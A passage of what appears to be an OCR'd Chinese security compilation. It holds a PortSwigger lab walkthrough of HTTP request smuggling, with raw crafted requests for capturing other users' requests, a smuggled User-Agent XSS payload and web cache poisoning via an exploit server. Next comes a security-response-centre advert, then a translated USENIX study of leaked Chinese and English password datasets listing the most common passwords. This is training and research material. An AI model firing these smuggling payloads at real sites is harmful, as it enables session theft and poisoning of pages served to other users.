POST /post/comment HTTP/1.1
Host: ac661f531e07f12180eb2f1a009d0092.web-security-academy.net
```

```
Cookie: session=oGESUVlKzuczaZSzsazFsOCQ4fdLetwa
Content-Length: 400

csrf=JDqCEvQexfPihDYr08mrlMun4ZJsrpX7&postId=5&name=meng&email=email%40qq.com&website=&comment
```

这样其实就足够了，但是有可能是实验环境的问题，我无论怎么等都不会获取到其他用户的请求，反而抓了一堆我自己的请求信息。不过原理就是这样，还是比较容易理解的，最重要的一点是，走私的请求是不完整的。

meng | 09 October 2019

POST / HTTP/1.1 Host: ac661f531e07f12180eb2f1a009d0092.web-security-academy.net User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Cookie: session=oGESU

meng | 09 October 2019

POST / HTTP/1.1 Host: ac661f531e07f12180eb2f1a009d0092.web-security-academy.net User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Cookie: session=oGESU

meng | 09 October 2019

POST / HTTP/1.1 Host: ac661f531e07f12180eb2f1a009d0092.web-security-academy.net User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Cookie: session=oGESU

meng | 09 October 2019

GET /post?postId=5 HTTP/1.1 Host: ac661f531e07f12180eb2f1a009d0092.web-security-academy.net User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101


12.5.4 5.4 利用反射型 XSS

我们可以使用 HTTP 走私请求搭配反射型 XSS 进行攻击，这样不需要与受害者进行交互，还能利用漏洞点在请求头中的 XSS 漏洞。

Lab 地址：https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss

在实验介绍中已经告诉了前端服务器不支持分块编码，目标是执行 alert(1)

首先根据 UA 出现的位置构造 Payload



然后构造数据包

```
POST / HTTP/1.1
Host: ac801fd21fef85b98012b3a700820000.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Transfer-Encoding: chunked

0

GET /post?postId=5 HTTP/1.1
User-Agent: "><script>alert(1)</script>#
Content-Type: application/x-www-form-urlencoded
```

此时在浏览器中访问，就会触发弹框

再重新发一下，等一会刷新，可以看到这个实验已经解决了。

12.5.5 5.5 进行缓存投毒

一般来说，前端服务器出于性能原因，会对后端服务器的一些资源进行缓存，如果存在 HTTP 请求走私漏洞，则有可能使用重定向来进行缓存投毒，从而影响后续访问的所有用户。

Lab 地址：https://portswigger.net/web-security/request-smuggling/exploiting/lab-perform-web-cache-poisoning

实验环境中提供了漏洞利用的辅助服务器。

需要添加两个请求包，一个 POST，携带要走私的请求包，另一个是正常的对 JS 文件发起的 GET 请求。

以下面这个 JS 文件为例

```
/resources/js/labHeader.js
```

编辑响应服务器


构造 POST 走私数据包

```
POST / HTTP/1.1
Host: ac761f721e06e9c8803d12ed0061004f.web-security-academy.net
Content-Length: 129
Transfer-Encoding: chunked

0

GET /post/next?postId=3 HTTP/1.1
Host: acb11fe31e16e96b800e125a013b009f.web-security-academy.net
Content-Length: 10

123
```

然后构造 GET 数据包

```
GET /resources/js/labHeader.js HTTP/1.1
Host: ac761f721e06e9c8803d12ed0061004f.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Connection: close
```

POST 请求和 GET 请求交替进行，多进行几次，然后访问 js 文件，响应为缓存的漏洞利用服务器上的文件。



访问主页，成功弹窗，可以知道，js 文件成功的被前端服务器进行了缓存。

12.6 6. 如何防御

从前面的大量案例中，我们已经知道了 HTTP 请求走私的危害性，那么该如何防御呢？不针对特定的服务器，通用的防御措施大概有三种。

哔哩哔哩安全应急响应中心

BILIBILI SECURITY RESPONSE CENTER

越权

XSS

SQL注入

XXE

CSRF

信息泄露

BILISRC - 哔哩哔哩安全应急响应中心（BILIBILISECURITY RESPONSE CENTER）是安全研究者和白帽子们反馈哔哩哔哩产品、业务、服务器等安全问题和威胁情报的官方途径。

漏洞提交：

https://security.bilibili.com

安全研究

安全的大发展靠的不仅仅有苦力，还有巧力，借着新思路、机制的提出，可以带来大量新漏洞的发现和新方式的防御。越是热门的领域，就越需要创新搏出位，而在先行者创造后，第一时间紧随其后，同样也会有极大的收获。

生日、姓名和双相安全性：了解中国网络用户的密码

译者：CDra90n@SecQuan

来源：https://mp.weixin.qq.com/s/Xywl2gJbonvosW-Gm10MjQ

原文作者：Ding Wang,Ping Wang,Debiao He ,Yuan Tian

原文标题：Birthday, Name and Bifacial-security: Understanding Passwords of Chinese Web Users

原文来源：USENIX2019

原文链接：https://www.usenix.org/system/files/sec19-wang-ding.pdf

在本文中对 7,310 万个真实的中文密码进行了广泛的实证分析，并与 3,320 万个英文密码进行了比较, 重点介绍了中文密码中许多有趣的结构和语义特征。通过采用两种最新的破解技术来进一步评估这些密码的安全性。特别的，破解结果揭示了中文密码的双相安全性（**Bifacial-security**），它们对在线猜测攻击的抵抗力较弱（即，当允许的猜测数量较小，为 1 到 104）。但其余的中文密码比英文更能抵抗离线猜测攻击（即，当猜测数量大于 105 时）。在 107 个猜测中，本文改进基于 PCFG 的针对中文数据集的攻击的成功率为 33.2%~49.8%，这表明本文的攻击可以破解比现有技术高 92%至 188%的密码。

13.1 一、简介

文本密码是当今几乎每个 Web 服务中访问控制的主要形式。尽管早在四十年前就已经揭示了它们的安全隐患，并且自那时以来已提出了各种替代的身份验证方法（例如，图形密码和多因素身份验证），但密码仍被广泛使用。其中一个原因是密码具有许多优点，例如部署成本低，易于恢复和明显的简单性，而其他身份验证方法往往无法提供这些优点。另一个原因则是由于边际收益（**marginal gain**）通常不足以弥补重大的过渡成本，因此缺乏有效的工具来量化不太明显的替换密码成本。此外，用户也喜欢密码。

截至 2018 年 6 月，中国有 8.02 亿网民，占世界互联网人口的 20%以上（也是最大比例）。以下关键问题还没有令人满意的答案：

（1）是否存在区分中文密码和英文密码的结构或语义特征?

（2）中文密码如何应对主流攻击?

（3）他们是否比英语弱或强?

这些问题必须解决，以便为安全工程师和中国用户提供必要的安全指导。例如，如果第一个问题的答案是肯定的，则表明密码策略（例如 length-8 + 和 2Class12 ）和强度计量（例如 RNN-PSM 和 Zxcvbn ）原本专为说英语的用户而设计的，并不能轻易地应用于说汉语的用户。

本文作出了以下主要贡献：

13.1.1 1、实证分析

通过首次利用 7310 万个真实的中文密码：

（1）定量评估用户密码在多大程度上受到其母语的影响；

（2）系统地探索密码中的常见语义（例如日期，名称，地点和电话号码）；

（3）表明，尽管这两个用户组的密码是在不同的密码策略下创建的，但它们遵循非常相似的 Zipf 频率分布。

13.1.2 2、反转原理（reversal principle）

采用两种最先进的密码破解算法（即基于 PCFG 和基于 Markov 的算法]）来衡量中文 Web 密码的强度，本文还改进了基于 PCFG 的算法，以更准确地捕获具有单调长结构的密码（例如 “ 1qa2ws3ed’’）。‘‘反转原理’’ 即中文密码的双相安全性：当允许的猜测数字较小时，它们比英语密码弱得多，但是当猜测数字较大时，这种关系就被逆转了。从而调和以往文献中的互相矛盾主张。

13.2 二、中文密码的特点

13.2.1 1、数据集和道德考虑

本文的实证分析使用了来自中文网站的六个密码数据集和来自英文网站的三个密码数据集。总共这 9 个数据集包含 1.063 亿个实际密码。如下表所示，这 9 个数据集在服务，语言，文化和规模方面有所不同。他们在 2009 年至 2012 年间遭到黑客攻击并在互联网上公开发布。

尽管这些文献是公开可用的并且在文献中得到了广泛使用，但是这些数据集是私人数据。因此仅报告汇总的统计信息，并将每个单独的帐户视为机密信息，以便在研究中使用该帐户不会增加对相应受害者的风险，即，无法学习到任何可识别个人身份的信息。此外，这些数据集可能被攻击者用作破解字典，而本文的使用既有益于学术界了解中国网民的密码选择，也有益于安全管理员保护用户帐户。由于数据集都是公开可用的，因此这项工作的结果是可重复的。

Dataset	Web service	Language	Leaked Time	Original PWs	Miscellany	Length>30	Removed %	After cleaning	Unique PWs
Tianya	Social forum	Chinese	Dec. 2011	31,761,424	860,178	5	2.71%	30,901,241	12,898,437
7k7k	Gaming	Chinese	Dec. 2011	19,138,452	13,705,087	10,078	71.66%*	5,423,287	2,865,573
Dodonew	E-commerce&Gaming	Chinese	Dec. 2011	16,283,140	10,774	13,475	0.15%	16,258,891	10,135,260
178	Gaming	Chinese	Dec. 2011	9,072,966	0	1	0.00%	9,072,965	3,462,283
CSDN	Programmer forum	Chinese	Dec. 2011	6,428,632	355	0	0.01%	6,428,277	4,037,605
Duowan	Gaming	Chinese	Dec. 2011	5,024,764	42,024	10	0.83%	4,982,730	3,119,060
Rockyou	Social forum	English	Dec. 2009	32,603,387	18,377	3140	0.07%	32,581,870	14,326,970
Yahoo	Portal(e.g., E-commerce)	English	July 2012	453,491	10,657	0	2.35%	442,834	342,510
Phpbb	Programmer forum	English	Jan. 2009	255,421	45	3	0.02%	255,373	184,341

*We remove 13M duplicate accounts from 7k7k, because we identify that they are copied from Tianya as we will detail in Section 3.2.

13.2.2 2、数据清理

本文注意到一些原始数据集（例如 Rockyou 和 Tianya）包含不必要的标题，说明，脚注，len> 100 的密码字符串等。因此，在进行任何探索之前，首先启动数据清理。将从原始数据中删除电子邮件地址和用户名。进一步删除 len> 30 的字符串，因为在手动检查原始数据集之后，发现这些长字符串似乎不是由用户生成的，而是由密码管理器或仅是垃圾信息生成的。而且，如此长的密码通常超出了关心破解效率的攻击者的范围。总体而言，排除的密码的比例可以忽略不计（请参阅上表中的最后一列），但是此清理步骤统一了破解算法的输入并简化了以后的数据处理。


本文发现 Tianya 或 7k7k 已被污染：Tianya 数据集和 7k7k 数据集之间存在不可忽略的重叠（即 7k7k 的 40.85%和天涯的 24.62%）。更具体地说首先感到困惑的是，密码“111222tianya”最初在两个数据集的前十大最常用列表中。通过手动检查原始数据集（在删除电子邮件地址和用户名之前），惊讶地发现大约有 391 万的两个数据集中的联合账户。有人将这些联名账户从 Tianya 复制到了 7k7k，但没有像以前的主要研究中得出的那样从 7k7k 复制到了 Tianya。

13.2.3 3、密码特性

(1) 语言依赖性

有一种说法即用户生成的密码受其本国语言的影响很大，但是迄今为止尚未进行大规模的定量测量。为了填补这一空白首先说明了这 9 个数据集的字符分布，然后根据字符分布的反转数（降序排列）来测量密码与本机语言的接近程度。

不出所料，来自不同语言组的密码具有明显不同的字母分布（请参见下图）。出乎意料的是，即使在多种多样的 Web 服务中生成和使用了相同语言组的密码，其字母分布也非常相似。这表明，当给定密码数据集时，可以通过调查其字母分布来大致确定其用户的母语。所有中文密码的字母分布按降序排列，是 aineohglwuyszxqcdjmbtfrkpv，而所有英文密码的分布是 aeionrlstmcdyhubkgpjvfwzxq。虽然两个字母中的某些字母（例如，“a”，“e”和“i”）频繁出现，但是某些字母（例如，“q”和“r”）仅在一组中频繁出现。攻击者可以利用这些信息来减少搜索空间并优化其破解策略。请注意，此处所有百分比均不区分大小写。



尽管用户的密码会受到其母语的极大影响，但通用语言的字母频率可能与密码的字母频率有所不同。它们在多大程度上有所不同？根据之前的著作将中文（例如文学作品，报纸和学术论文等书面中文文本）转换成中文拼音后的字母分布为 inauhegoyszdjmxwqbctlpfrkv。这表明在中文密码中很流行的某些字母（例如“ l’’ 和“ w’’）在中文书面文字中的出现频率要低得多。可能的原因可能是，“ l’’ 和“ w’’ 分别是姓氏 li 和 wang（这是中国排名前 2 位的姓氏）的第一个字母，而正如显示的，中国用户喜欢使用名称创建其密码。

英语用户的密码也有类似的观察结果。英文语言的字母分布（即 etaoinshrdlcumwfgypbvkjxqz）来自 www.cryptograms.org/letter-frequencies.php。[1] 例如，“ t’’ 在英语文本中很常见，但在英语密码中并不常见。一个合理的原因可能是，“ t’’ 用在了诸如 the, it, this, that, at, to 之类的流行词中，而这种词在密码中很少见。


为了进一步探索密码与本土语言和其他数据集的密码的紧密度，测量了两个密码数据集（以及语言）之间字母分布序列的反转数（降序排列）。结果总结在下表中。“Pinyin_fullname’’ 是由 2,426,841 个独特的中文全名组成的词典（例如 wanglei 和 zhangwei），“Pinyin_word’’ 是由 127,878 个独特的中文单词（如 chang 和 cheng）组成的词典。请注意，序列 A 到序列 B 的反转数等于 B 到 A 的反转数。例如，inauh 到 aniuh 的反转数为 3，等于 aniuh 到 inauh 的反转数。

如下表所示，来自同一语言组的密码之间的字母分布反转数通常比来自不同语言组的密码的反转数小得多。此值也明显小于密码及其本国语言之间的字母分布的值（请参阅表 2 中的粗体值）。后者的期望值较低。所有这些表明，来自不同语言的密码在字母分布上本质上彼此不同，并且密码接近其本国语言，但区别仍然很大（可测量）。

	Tianya	7k7k	178	CSDN	Dodonew	Duowan	All Chinese PWs	Chinese language	Pinyin fullname	Pinyin word	Rockyou	Yahoo	Phpbb	All English PWs	English language
Tianya	0	15	22	42	15	17	14	40	32	37	100	100	113	100	99
7k7k	15	0	23	31	14	10	13	41	39	38	105	101	112	105	96
Dodonew	22	23	0	42	21	15	12	52	40	49	94	92	105	94	99
178	42	31	42	0	41	35	32	56	48	47	134	130	141	134	125
CSDN	15	14	21	41	0	12	15	45	39	42	95	95	106	95	96
Duowan	17	10	15	35	12	0	9	49	39	44	99	97	110	99	98
All_Chinese_PWs	14	13	12	32	15	**9**	0	44	34	43	104	102	115	104	101
Chinese_language	40	41	52	56	45	49	44	0	38	27	118	114	123	118	113
Pinyin_fullname	32	39	40	48	39	39	34	38	0	31	124	122	135	124	123
Pinyin_word	37	38	49	47	42	44	43	27	31	0	115	113	124	115	112
Rockyou	100	105	94	134	95	99	104	118	124	115	0	12	23	0	47
Yahoo	100	101	92	130	95	97	102	114	122	113	12	0	15	12	39
Phpbb	113	112	105	141	106	110	115	123	135	124	23	15	0	23	44
All_English_PWs	100	105	94	134	95	99	104	118	124	115	**0**	12	23	0	47
English_language	99	96	99	125	96	98	101	113	123	112	47	39	44	47	0

(2) 长度分布

下图描述了密码的长度分布。不论 Web 服务，语言和文化差异如何，每个数据集的最常用密码长度在 6 到 10 之间，其中 6 到 8 为首。仅长度为 6 到 10 的密码就可以占每个数据集的 75%以上，如果考虑长度为 5 到 12 位的密码，则该值将升至 90%。很少有用户喜欢长度超过 15 个字符的密码。值得注意的是，人们似乎更喜欢偶数长度而不是奇数长度。另一个有趣的发现是，CSDN 在其长度分布曲线中仅显示一个峰值，并且密码的长度 <8 少得多（即仅 2.16%）。这可能是由于密码策略要求此站点上的长度不能小于 8。



（3）最受欢迎的密码

下表显示了来自不同服务的前 10 个最常见的密码。所有数据集中最常见的密码是 “ 123456’’，CSDN 是唯一的例外，因为其密码策略要求密码的长度为 8+（见图 2）。“111111’’ 紧跟其后。其他流行的中文密码包括 “ 123123’’，“ 123321’’ 和 “ 123456789’’，它们均由数字组成，并以简单的方式（例如重复和回文）组成。爱情还展示了其神奇的力量：“ 5201314’’，在中文中具有类似的 ‘‘我永远爱你’’ 的发音，2 出现在四个中文数据集的前十名中。相反，英语数据集中的流行字母往往是有意义的字母字符串（例如 “ sunshine’’ 和 “ letmein’’）。永恒的爱情主题-坦率地说，“ iloveyou’’，或者也许是委婉地说，是 “princess’’，也出现在英语数据集的前 10 名列表中。结果证实了说法 ‘‘早在网络出现之初，最流行的密码是 12345。今天，它虽然长了一位，但更不安全：123456。”

Rank	Tianya	7k7k	Dodonew	178	CSDN	Duowan	Rockyou	Yahoo	Phpbb
1	123456	123456	123456	123456	123456789	123456	123456	123456	123456
2	111111	0	a123456	111111	12345678	111111	12345	password	password
3	000000	111111	123456789	zz12369	11111111	123456789	123456789	welcome	phpbb
4	123456789	123456789	111111	qiulaobai	dearbook	123123	password	ninja	qwerty
5	123123	123123	**5201314**	123456aa	00000000	000000	**iloveyou**	abc123	12345
6	123321	**5201314**	123123	wmsxie123	123123123	**5201314**	princess	123456789	12345678
7	**5201314**	123	a321654	1231231234567890		123321	123321	12345678	letmein
8	12345678	12345678	12345	000000	88888888	a123456	rockyou	sunshine	111111
9	666666	12345678	000000	qq66666	111111111	suibian	12345678	princess	1234
10	111222tianya	wangyut2	123456a	w2w2w2	147258369	12345678	abc123	qwerty	123456789
Sum of top-10	2,297,505	440,300	533,285	793,132	670,881	338,012	669,126	4,476	7,135
Total accounts	30,901,241	5,423,287	16,258,891	9,072,965	6,428,277	4,982,730	32,581,870	442,834	253,273
% of top-10	7.43%	8.12%	3.28%	8.74%	10.44%	**6.78%**	2.05%	1.01%	**2.79%**

（4）密码中的语义

下表显示了密码中各种语义模式的普遍性。许多说英语的用户倾向于使用原始的英语单词作为其密码构建块：25.88%，将 5 个字母以上的单词插入其密码。使用 5 个字母以上的单词的密码占使用 5 个字母以上的子字符串的密码总数的三分之一以上。相比之下，选择中文单词构建密码的中国用户较少（2.41%），但他们更喜欢拼音名称（11.50%），尤其是全名。

Semantic dictionary	Tianya	7k7k	Dodonew	178	CSDN	Duowan	Avg Chinese	Rockyou	Yahoo	Phpbb	Avg English
English_word_lower(len ≥ 5)	2.08%	2.05%	3.69%	0.83%	3.41%	2.37%	2.41%	**23.54%**	**29.49%**	**24.60%**	**25.88%**
English_firstname(len ≥ 5)	1.11%	0.93%	2.23%	0.53%	1.47%	1.19%	1.24%	18.80%	15.21%	9.20%	14.40%
English_lastname(len ≥ 5)	2.16%	2.34%	4.48%	1.93%	3.65%	2.77%	2.89%	**20.16%**	**20.82%**	**15.22%**	**18.73%**
English_fullname(len ≥ 5)	4.03%	4.30%	6.14%	4.99%	6.58%	5.07%	5.18%	13.05%	11.35%	8.25%	10.88%
English_name_any(len ≥ 5)	4.60%	4.65%	6.32%	5.20%	6.87%	5.18%	5.35%	**27.67%**	**26.51%**	**18.71%**	**24.30%**
Pinyin_word_lower(len ≥ 5)	7.34%	8.56%	10.82%	10.24%	11.51%	9.92%	9.73%	3.33%	2.99%	2.50%	2.94%
Pinyin_familyname(len ≥ 5)	1.35%	1.64%	2.34%	2.24%	2.47%	1.88%	1.99%	0.05%	0.07%	0.07%	0.06%
Pinyin_fullname(len ≥ 5)	**8.39%**	**9.87%**	**12.91%**	**11.81%**	**13.14%**	**11.29%**	**11.24%**	4.79%	4.17%	3.35%	**4.10%**
Pinyin_name_any(len ≥ 5)	8.56%	10.05%	13.31%	12.11%	13.46%	11.53%	11.50%	4.80%	4.18%	3.36%	4.11%
Pinyin_place(len ≥ 5)	1.24%	1.27%	1.64%	1.58%	2.12%	1.48%	1.55%	0.20%	0.18%	0.16%	0.18%
PW_with_a_5^+-letter_substring	**18.51%**	**19.99%**	**26.95%**	**19.38%**	**28.03%**	**21.70%**	**22.42%**	**71.69%**	**75.93%**	**68.66%**	**72.09%**
Date_YYYY	14.38%	12.82%	12.45%	10.06%	16.91%	14.33%	13.49%	4.34%	4.30%	2.77%	3.80%
Date_YYYYMMDD	6.06%	5.42%	3.93%	3.94%	8.78%	6.17%	**5.72%**	0.10%	0.05%	0.09%	0.08%
Date_MMDD	24.99%	19.97%	17.08%	16.46%	24.45%	22.59%	20.92%	7.53%	4.46%	3.59%	5.20%
Date_YYMMDD	**21.29%**	**15.89%**	**12.70%**	**13.09%**	**20.67%**	**18.28%**	**16.99%**	3.24%	1.23%	1.55%	2.01%
Date_any_above	**36.61%**	**30.39%**	**26.66%**	**27.07%**	**35.30%**	**33.58%**	**31.60%**	11.33%	8.77%	6.45%	8.85%
PW_with_a_digit	89.49%	88.42%	88.52%	90.76%	87.10%	89.26%	88.93%	54.04%	64.74%	46.14%	54.97%
PW_with_a_4^+-digit_substring	81.64%	76.98%	71.90%	78.76%	78.38%	80.60%	78.04%	24.72%	21.85%	19.33%	21.97%
PW_with_a_6^+-digit_substring	**75.59%**	**68.32%**	**61.16%**	**70.02%**	**69.87%**	**73.10%**	**69.68%**	17.77%	8.48%	11.28%	12.51%
PW_with_a_8^+-digit_substring	28.04%	27.56%	26.53%	26.37%	49.73%	31.03%	31.54%	6.88%	2.50%	3.73%	4.37%
Mobile_Phone_Number(11-digit)	**2.90%**	**1.76%**	**2.63%**	**3.97%**	**3.75%**	**2.44%**	***2.91%***	0.07%	0.01%	0.02%	0.03%
PW_with_a_11^+-digit_substring	**4.71%**	**2.09%**	**3.39%**	**5.08%**	**7.57%**	**3.35%**	**4.36%**	0.75%	0.1%	0.38%	0.37%

*Each percentage (%) is counted by the rule of "left-most longest" match and taken by dividing the corresponding password dataset size.

特别是在所有包含 5 个字母以上的子字符串的中文密码中（22.42%），一半以上（11.24%）包含 5 个字母以上的拼音全名。也有 4.10%的英文密码包含 5 个字母以上的全拼音名称。一个合理的解释是，许多中国用户已经在这些英语站点中创建了帐户。例如，流行的中文拼音名称 " zhangwei'' 出现在 Rockyou 和 Yahoo 中。还注意到英语名称也广泛用于英语密码中，但是全名不如姓氏和名字流行。

